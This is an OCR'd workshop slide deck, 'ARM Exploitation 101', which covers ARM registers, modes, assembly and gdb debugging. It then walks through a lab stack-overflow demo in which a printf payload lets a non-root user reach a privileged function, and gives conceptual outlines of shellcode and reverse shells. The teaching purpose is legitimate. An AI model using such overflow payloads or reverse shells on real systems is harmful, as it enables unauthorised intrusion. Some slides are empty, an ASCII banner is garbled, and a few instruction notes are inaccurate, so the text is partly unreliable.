

ARM EXPLOITATION 101

Sneha Rajguru
&
Prajwal Panchmahalkar

ABOUT US



Sneha Rajguru

Security Consultant, Payatu Technologies Pvt Ltd.
@sneharajguru

Prajwal Panchmahalkar

Red Team Lead Security Engineer, VMware
@pr4jwal



AGENDA

- Introduction to ARM CPU
  - Architecture
  - Registers
  - Modes of Operations
- ARM Assembly Language
  - Instruction Set
- Introduction to ARM functions and working
- Debugging on ARM
- Stack Overflow on ARM
- How to write a shellcode
- How to reverse a shellcode



LAB SETUP



- Raspbian running on Qemu
  - Qemu Kernel for Raspbian Jessie
  - Raspbian Jessie Image
  - Qemu-system arm

```
ubuntu@ubuntu:~/armexploitation$ ls -lr
total 3049644
-rw-r--r-- 1 ubuntu ubuntu 1082785792 Jul  8 21:26 raspbian-jessie-lite.qcow
-rw-r--r-- 1 ubuntu ubuntu    3024048 Jul  8 12:25 kernel-qemu-4.4.34-jessie
-rw-r--r-- 1 ubuntu ubuntu  311434142 Jul  5  2017 2017-07-05-raspbian-jessie-lite.zip
-rw-r--r-- 1 ubuntu ubuntu 1725629563 Jul  5  2017 2017-07-05-raspbian-jessie-lite.img
ubuntu@ubuntu:~/armexploitation$
```



LAB SETUP



- SSH and Network

On Ubuntu (Host):

```
sudo tunctl -t tap0 -u ubuntu
sudo ifconfig tap0 172.16.100.1/24
```

- Start Qemu and Setup network:

```
sudo qemu-system-arm -kernel ./kernel-qemu-4.4.34-jessie -append "root=/dev/sda2
panic=1 rootfstype=ext4 rw" -hda raspbian-jessie-lite.qcow -cpu arm1176 -m 256 -M
versatilepb -no-reboot -serial stdio -net nic -net
tap,ifname=tap0,script=no,downscript=no
```

On Raspbian(Guest):

```
sudo ifconfig 172.16.100.2
/etc/init.d/ssh start                    //starts SSH on port 2222
```

INTRODUCTION

- Most of the smartphones, smart TVs and many other embedded devices, have the ARM processors (even laptops)
- ARM is RISC based architecture (Reduced Instruction Set Computer)
  - And the name **A**dvanced **R**ISC **M**achine
- The use is growing significantly
- Many vulnerabilities, reusable code and memory corruption errors



INTRODUCTION

- 37 Registers
- 16 visible general purpose registers starting from R0-R15.
- Out of these 16, five of them are for special purposes.
- From ARM v8 is 64-bit Architecture (the registers are 64-bit)
- We will be conducting this session against the 32-bit architecture.



ARCHITECTURE


- ARM; a RISC instruction set architecture
- A Fixed instruction set 32-bits
- Multiple 32-bits registers
- 3 address instruction format
- Typically ‘fetch-decode-execute’ format



ARCHITECTURE …

The instruction cycle:

Fetch ➡ Decode ➡ Execute ➡ Repeat



ARCHITECTURE ....

The states of ARM :

- Instruction Set state
  - ARM, THUMB, THUMBEE, JAZELLE; determines the instruction set which is being executed
  - THUMB - 16 bit registers
  - THUMBEE - Thumb Execution Environment
  - Jazelle DBX - Allows direct java bytecode execution (limited to some processors)
- Execution set state
  - Usually for decoding the instructions stream, as it consists of instruction set state and control bits.
- Debug state
  - Enters a debug event, when processor is being halted for debug process
- Security state
  - There are two sub states :- (i). Secure State & (ii). Non-secure state.



ARCHITECTURE ....

- Modes

  Provides a set of modes for software execution and to handle exceptions. It handles

  - The registers available for use
  - Privilege level of executing software

- Privilege level - (Non-Secure State)
  - PL0 - Software is executed in User mode (least privileges)
  - PL1 - Software is executed in any other mode apart from User mode.
  - PL2 - software is executed in hype mode,
- Privilege level - (Secure State)
  - PL0 - Software is executed in user mode (Low privileges)
  - PL1 - Software is executed in any mode other than user mode.



REGISTERS

A QUICK COMPARISON | REGISTERS - ON X86

- RISC vs CISC
- General registers: eax, ebx, ecx, edx and +++
- Special registers: esp, ebp, eip and +++
- Segment registers (SS, DS and etc)
- eip is special, you can't set a value to eip for example eax - 4byte, ax - 2byte, al -1byte eip



REGISTERS - ON ARM

- From R0 to R15
- R15 is used like EIP (called PC)
- R14 is Link-Register (called LR)
- R13 is ESP (called SP)
- But all registers including R13 to R15 are completely general
- Can set a value to R15 directly (Impossible on x86)
- Current program status register (CPSR)
- Privileged mode can also access saved program state register (SPSR)



ABOUT THE MAIN REGISTERS …

The following are the core registers :

- R0 …R15,
  - CPSR registers
  - R15 ~ PC (Program Counter)
    - PC holds the address of the instruction being fetched i.e. when executing an ARM instruction PC will hold the address of current instruction plus 8.
    - Writing to PC will cause an execution branch to the address written
  - R14 ~ LR (Link Register) – Hold the return link address (function calls)
  - R13 ~ SP (Stack Pointer) – Points to the process stack
  - R12 ~ IP (Intra-Procedure-call scratch register)
  - R11 ~ FP (Frame Pointer)



REGISTERS

- The Current Program Status Register (CPSR)
- Hold processor status and control information
- Condition flags (Negative, Zero, Carry, overflow)
- Instruction set state
- Current Endianness
- Current processor mode
- And other control bits…



REGISTERS ...

- Saved Program Status Register (SPSR)
- Every mode that an exception can be taken to has its own saved copy of CPSR
- Register CPSR: Instruction and Flag
  - NZCV – Condition flags N (Negative), Z (Zero), C(Carry), V (Overflow)
  - Q – Cumulative saturation bit
  - IT[0:7] – Thumb If-then instruction execution state bits
  - J – Jazelle execution state bit
  - Reserved – Reserved bits (Read-As-Zero/Should-Be-Zero-or-Preserved)
  - GE[3:0] – Greater than or Equal flags (for parallel add|sub SIMD instructions)
  - E – Endianness execution state bit (0 – little-endian, 1 – big-endian)
  - AIF – Mask bits
  - A (Asynchronois abort), I (IRQ), F (FIQ)
  - Possible values – 0 (Exception not masked), 1 (Exception masked)
  - T – Thumb state bit and J bit define the processor instruction set state
  - (J,T): ARM (0,0), Thumb (0,1), Jazelle (1,0), ThumbEE (1,1)
  - M[4:0] – Mode field. Determines the current processor mod




MODES OF OPERATION

1. User Mode [CSPR 10000]
2. FIQ (Fast Interrupt) [CSPR 10001]
    a) R8-R15, CPSR for fast completion
3. IRQ (Normal Interrupt) [CSPR 10010]
    a) R13-R14, CPSR
4. Supervisor (software instructions SVC or SYS Call) [CSPR 10011]
5. Abort (Access violations, failure to load instruction or data) [CSPR 10111]
6. Undefined (Undefined Instructions) [CSPR 11011]



MODES OF OPERATION ...

Diagram of CSPR



INSTRUCTIONS:

Arithmetic operations:

- ADD r0, r1, r2 //r0 = r1 + r2
- SUB r0, r1, r2 //r0 = r1 - r2
- RSB r0, r1, r2 //r0 = r2 - r1
- SUB r11,r12,r3,ASR #5 //r11 = r12 - operand2 (Guess operand 2 ?)

Conditional operations:

- CMP r0, r1 //r0 - r1
- CMN r0, r1 //r1 + r2
- TST r0, #0x3f8 // AND

INSTRUCTIONS:

Logical instructions:

- AND r0, r1, r2 // r0 = r1 AND r2
- ORR r0, r1, r2 // r0 = r1 OR r2
- EOR r0, r1, r2 // r0 = r1 XOR r2
- BIC r0, r1, r2 // r0 = r1 AND NOT r2

Flexible Second Operand:

- MOV r0, r0, LSL #1 //Logical Shift Left, multiply r0 by 2 for second operand
- MOV r0, r0, RSL #1 //Logical Shift Right, multiply r0 by 2 for second operand
- MOV r0, r0, ROR #10 //r0 = r0 rotated right by 10 bits



INSTRUCTIONS:

Memory access instructions:

- LDR r8, [r10] //load the value at memory address found in r10 to r8
- STR r10, [r2] //store the value found in r10 into memory address found in r2.

Branch Operation:

- B labelX //Branch to Labelx (Jump to Labelx)
- BL labelX //Branch with Link to Labelx (Jump to LabelX and return to next instruction)
- BLX labelX // Branch with Labelx and exchange instruction set.

Labelx

.....

ARM ASSEMBLY LANGUAGE



ARM ASSEMBLY LANGUAGE (QUICK RECAP) ....

Basics :

- ARM assembly uses different commands compared to x86
- ARM opcodes are of 32-bit size and are word aligned
- Which means the addresses are divisible by 4; e.g :
- The PC bits are always 0, as ARM instructions are always word aligned.
- Where as, the Thumb instructions are half word aligned.



ARM FUNCTIONS & WORKING





```
pi@raspberrypi:~ $ cat helloworld.c
/* helloworld.c
  /$$$$$$  /$$$$$$$  /$$      /$$                /$$   /$$           /$$           /$$   /$$
        /$$     /$$                             /$$    /$$$$$$    /$$
 /$$__  $$| $$__  $$| $$$    /$$$               | $$  / $$         | $$          |__/  | $$
       | $$    |__/                             /$$$$   /$$$_  $$ /$$$$
| $$  \ $$| $$  \ $$| $$$$  /$$$$        /$$$$$$ |  $$/ $$/  /$$$$$$ | $$  /$$$$$$  /$$ /$$$$$$    /$$
$$$$  /$$$$$$   /$$  /$$$$$$  /$$$$$$$       |_  $$  | $$$$\ $$|_  $$
| $$$$$$$$| $$$$$$$/| $$ $$/$$ $$       /$$__  $$ \  $$$$/  /$$__  $$| $$ /$$__  $$| $$|_  $$_/   |___
_  $$|_  $$_/  | $$ /$$__  $$| $$__  $$        | $$  | $$ $$ $$  | $$
| $$__  $$| $$__  $$| $$  $$$| $$      | $$$$$$$  >$$  $$ | $$  \ $$| $$| $$  \ $$| $$  | $$      /$$
$$$$$  | $$    | $$| $$  \ $$| $$  \ $$        | $$  | $$\ $$$$  | $$
| $$  | $$| $$  \ $$| $$\  $ | $$      | $$_____/ /$$/\  $$| $$  | $$| $$| $$  | $$| $$  | $$ /$$ /$$_
_  $$  | $$ /$$| $$| $$  | $$| $$  | $$        | $$  | $$ \ $$$  | $$
| $$  | $$| $$  | $$| $$ \/  | $$      |  $$$$$$$| $$  \ $$| $$$$$$$/| $$|  $$$$$$/| $$  |  $$$$/|  $$
$$$$$  |  $$$$/| $$|  $$$$$$/| $$  | $$       /$$$$$$|  $$$$$$/ /$$$$$$
|__/  |__/|__/  |__/|__/      |__/  |__/      |_______/ \_____/ |_____/ |__/ \______/ |__/  \___/  \___
_____/ \___/  |__/ \_____/ |__/  |__/                                                                  |
                                                                                                       | $$
                                                                                                       | $$
                                                                                                       |__/

1. To compile the helloworld.c : gcc -S -c helloworld_asm.s helloworld.c
(here the -S Only runs the preprocess and the compilation steps, which gives us the assembly file.
2.
 */

#include <stdio.h>
int main(int argc, char* argv[])
{
        printf("Hello World, Welcome to ARM eXploitation 101\n");
        return 0;
}
```

ARM FUNCTIONS & WORKING



ARM FUNCTIONS & WORKING

```
pi@raspberrypi:~ $ gcc -S -c helloworld.c
pi@raspberrypi:~ $ cat helloworld.s
        .arch armv6
        .eabi_attribute 27, 3
        .eabi_attribute 28, 1
        .fpu vfp
        .eabi_attribute 20, 1
        .eabi_attribute 21, 1
        .eabi_attribute 23, 3
        .eabi_attribute 24, 1
        .eabi_attribute 25, 1
        .eabi_attribute 26, 2
        .eabi_attribute 30, 6
        .eabi_attribute 34, 1
        .eabi_attribute 18, 4
        .file   "helloworld.c"
        .section        .rodata
        .align  2
.LC0:
        .ascii  "Hello World, Welcome to ARM eXploitation 101\000"
        .text
        .align  2
        .global main
        .type   main, %function
main:
        @ args = 0, pretend = 0, frame = 8
        @ frame_needed = 1, uses_anonymous_args = 0
        stmfd   sp!, {fp, lr}
        add     fp, sp, #4
        sub     sp, sp, #8
        str     r0, [fp, #-8]
        str     r1, [fp, #-12]
        ldr     r0, .L3
        bl      puts
        mov     r3, #0
```





DEBUGGING ON ARM



DEBUGGING ON ARM



Quick refresher of Some Useful commands :

- Breakpoint
- Disassemble
- Examine
- Run
- Step - single step
- Next
- Continue
- Info
- Print
- ptype

DEBUGGING ON ARM - DEMO / HANDS ON



```
(gdb) break main
Breakpoint 1 at 0x1041c
(gdb) r
Starting program: /home/pi/helloworld

Breakpoint 1, 0x0001041c in main ()
(gdb) info registers
r0             0x1      1
r1             0xbefff7b4       3204446132
r2             0xbefff7bc       3204446140
r3             0x1041c  66588
r4             0x0      0
r5             0x0      0
r6             0x102f4  66292
r7             0x0      0
r8             0x0      0
r9             0x0      0
r10            0xb6ffc000       3070214144
r11            0x0      0
r12            0xb6fad000       3069890560
sp             0xbefff660       0xbefff660
lr             0xb6e88294       -1226276204
pc             0x1041c  0x1041c <main>
cpsr           0x60000010       1610612752
(gdb)
```



DEBUGGING ON ARM





STACK OVERFLOW ON ARM



STACK OVERFLOW ON ARM



Main():

```
int main(int argc, char *argv)
{
        foobar(argv[1]);
        if(!getuid())
        {
                iamgroot();
        }
        else
        {
                notgroot();
        }
        return 0;
}
```

STACK OVERFLOW ON ARM



UID is 0

main()

```
0x000105ac <+0>:     push    {r11, lr}
0x000105b0 <+4>:     add     r11, sp, #4
0x000105b4 <+8>:     sub     sp, sp, #8
0x000105b8 <+12>:    str     r0, [r11, #-8]
0x000105bc <+16>:    str     r1, [r11, #-12]
0x000105c0 <+20>:    ldr     r3, [r11, #-12]
0x000105c4 <+24>:    add     r3, r3, #1
0x000105c8 <+28>:    ldrb    r3, [r3]
0x000105cc <+32>:    mov     r0, r3
0x000105d0 <+36>:    bl      0x10588 <foobar>
0x000105d4 <+40>:    bl      0x10364
0x000105d8 <+44>:    mov     r3, r0
0x000105dc <+48>:    cmp     r3, #0
0x000105e0 <+52>:    bne     0x105ec <main+64>
0x000105e4 <+56>:    bl      0x10534 <iamgroot>
0x000105e8 <+60>:    b       0x105f0 <main+68>
0x000105ec <+64>:    bl      0x104e0 <notgroot>
0x000105f0 <+68>:    mov     r3, #0
0x000105f4 <+72>:    mov     r0, r3
0x000105f8 <+76>:    sub     sp, r11, #4
0x000105fc <+80>:    pop     {r11, pc}
```

iamgroot()

```
0x00010534 <+0>:     push    {r11, lr}
0x00010538 <+4>:     add     r11, sp, #4
0x0001053c <+8>:     sub     sp, sp, #56     ; 0x38
0x00010540 <+12>:    ldr     r0, [pc, #56]   ; 0x10580 <iamgroot+76>
0x00010544 <+16>:    bl      0x10370
0x00010548 <+20>:    sub     r3, r11, #56    ; 0x38
0x0001054c <+24>:    ldr     r2, [pc, #48]   ; 0x10584 <iamgroot+80>
0x00010550 <+28>:    ldm     r2, {r0, r1}
0x00010554 <+32>:    str     r0, [r3]
0x00010558 <+36>:    add     r3, r3, #4
0x0001055c <+40>:    strh    r1, [r3]
```

notgroot()

```
0x000104e0 <+0>:     push    {r11, lr}
0x000104e4 <+4>:     add     r11, sp, #4
0x000104e8 <+8>:     sub     sp, sp, #56     ; 0x38
0x000104ec <+12>:    ldr     r0, [pc, #56]   ; 0x1052c <notgroot+76>
0x000104f0 <+16>:    bl      0x10370
0x000104f4 <+20>:    sub     r3, r11, #56    ; 0x38
0x000104f8 <+24>:    ldr     r2, [pc, #48]   ; 0x10530 <notgroot+80>
0x000104fc <+28>:    ldm     r2, {r0, r1}
0x00010500 <+32>:    str     r0, [r3]
```



STACK OVERFLOW ON ARM



main()

```
0x000105ac <+0>:     push    {r11, lr}
0x000105b0 <+4>:     add     r11, sp, #4
0x000105b4 <+8>:     sub     sp, sp, #8
0x000105b8 <+12>:    str     r0, [r11, #-8]
0x000105bc <+16>:    str     r1, [r11, #-12]
0x000105c0 <+20>:    ldr     r3, [r11, #-12]
0x000105c4 <+24>:    add     r3, r3, #1
0x000105c8 <+28>:    ldrb    r3, [r3]
0x000105cc <+32>:    mov     r0, r3
0x000105d0 <+36>:    bl      0x10588 <foobar>
0x000105d4 <+40>:    bl      0x10364
0x000105d8 <+44>:    mov     r3, r0
0x000105dc <+48>:    cmp     r3, #0
0x000105e0 <+52>:    bne     0x105ec <main+64>
0x000105e4 <+56>:    bl      0x10534 <iamgroot>
0x000105e8 <+60>:    b       0x105f0 <main+68>
0x000105ec <+64>:    bl      0x104e0 <notgroot>
0x000105f0 <+68>:    mov     r3, #0
0x000105f4 <+72>:    mov     r0, r3
0x000105f8 <+76>:    sub     sp, r11, #4
0x000105fc <+80>:    pop     {r11, pc}
```

UID is non 0

iamgroot()

```
0x00010534 <+0>:     push    {r11, lr}
0x00010538 <+4>:     add     r11, sp, #4
0x0001053c <+8>:     sub     sp, sp, #56     ; 0x38
0x00010540 <+12>:    ldr     r0, [pc, #56]   ; 0x10580 <iamgroot+76>
0x00010544 <+16>:    bl      0x10370
0x00010548 <+20>:    sub     r3, r11, #56    ; 0x38
0x0001054c <+24>:    ldr     r2, [pc, #48]   ; 0x10584 <iamgroot+80>
0x00010550 <+28>:    ldm     r2, {r0, r1}
0x00010554 <+32>:    str     r0, [r3]
0x00010558 <+36>:    add     r3, r3, #4
0x0001055c <+40>:    strh    r1, [r3]
```

notgroot()

```
0x000104e0 <+0>:     push    {r11, lr}
0x000104e4 <+4>:     add     r11, sp, #4
0x000104e8 <+8>:     sub     sp, sp, #56     ; 0x38
0x000104ec <+12>:    ldr     r0, [pc, #56]   ; 0x1052c <notgroot+76>
0x000104f0 <+16>:    bl      0x10370
0x000104f4 <+20>:    sub     r3, r11, #56    ; 0x38
0x000104f8 <+24>:    ldr     r2, [pc, #48]   ; 0x10530 <notgroot+80>
0x000104fc <+28>:    ldm     r2, {r0, r1}
0x00010500 <+32>:    str     r0, [r3]
```



STACK OVERFLOW ON ARM - DEMO



Exploiting Overflow to execute iamgroot() as a non-root user

```
pi@raspberrypi:~ $ printf "AAAABBBBBC\x44\x00\x00\x00\x00\x00\[redacted]" | ./example4
I am groot!
uid=1000(pi) gid=1000(pi) groups=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(vide
o),46(plugdev),60(games),100(users),101(input),108(netdev),997(gpio),998(i2c),999(spi)
/home/pi
pi@raspberrypi:~ $
```



WRITING A SHELLCODE



SHELLCODE ?

- A machine instruction
- A payload used to exploit a system - the code attacker wants to execute
- A process independent machine code


How to write a shellcode ? What are the various techniques ?

- Shellcode depends on processor as it is a machine code
- Objdump, ld
- Machine code output can be reversed in objdump



INTRODUCTION TO ARM SHELLCODE




Create socket
Wait for connection
Trigger connect back on server
Server connects back to attacker
Pwned!

ARM SHELLCODE - WHAT'S IN IT FOR ME ?

- Well, you can flaunt the talent of writing shell codes on your own!
- You can obviously understand .. how ARM assembly functions work,
- You can do you own exploit development research
- And not rely on the existing tools / ready shell codes
- Or no need to search exploits in 'exploit-db' or Google!!!

You can call yourself a l337



HOW TO : SHELL CODE 101 (SOME KEY)

- Understand and take advantage of the system calls.
- Once we know the syscall number and format , it is easier to craft a shellcode
- Make sure there are no null-bytes (x86)
- We shall be also using the technique in which we will put our processor in THUMB state.
- In THUMB mode, instructions are of 16 bits, allowing code density.



SHELLCODE - SYSTEM INTERACTION !

- A payload needs system interaction
- A shellcode can perform a direct system call .
  - Shellcode instructions :
  - In ARM :

    Mov r7, #syscall

    Swi #0

- Relative addressing

- You can inject a shellcode at any location



RECAP:

- All ARM instructions are of 32-bits.
- i.e they are 4 byte long
- ARM instructions include :
  - Instruction
  - Register number
  - Shifter (if any)
  - A constant
- Example :
  - A foo
  - Ascii : “\x41\x41\x41\x41”.



EXERCISE - 1



Write a simple C program to print 1 to 10 numbers.



EXAMPLE - WRITING SHELL CODE




REVERSE A SHELL CODE

A Reverse Shell helps in connecting an internal system to an external one. In other terms, the victim system is made to connect to the attackers system on a listener port running on the attackers system.



HOW TO CREATE A REVERSE SHELL



REVERSE SHELL DEMO - EXAMPLE



EXPLANATION

Remember: it is important for us to know the system functions, their parameters and syscall numbers and formats.

Then,you would need to identify the specific values of the parameters selected.

To identify it, you can take help of strace



REVERSE A SHELLCODE - EXERCISE



THANK YOU

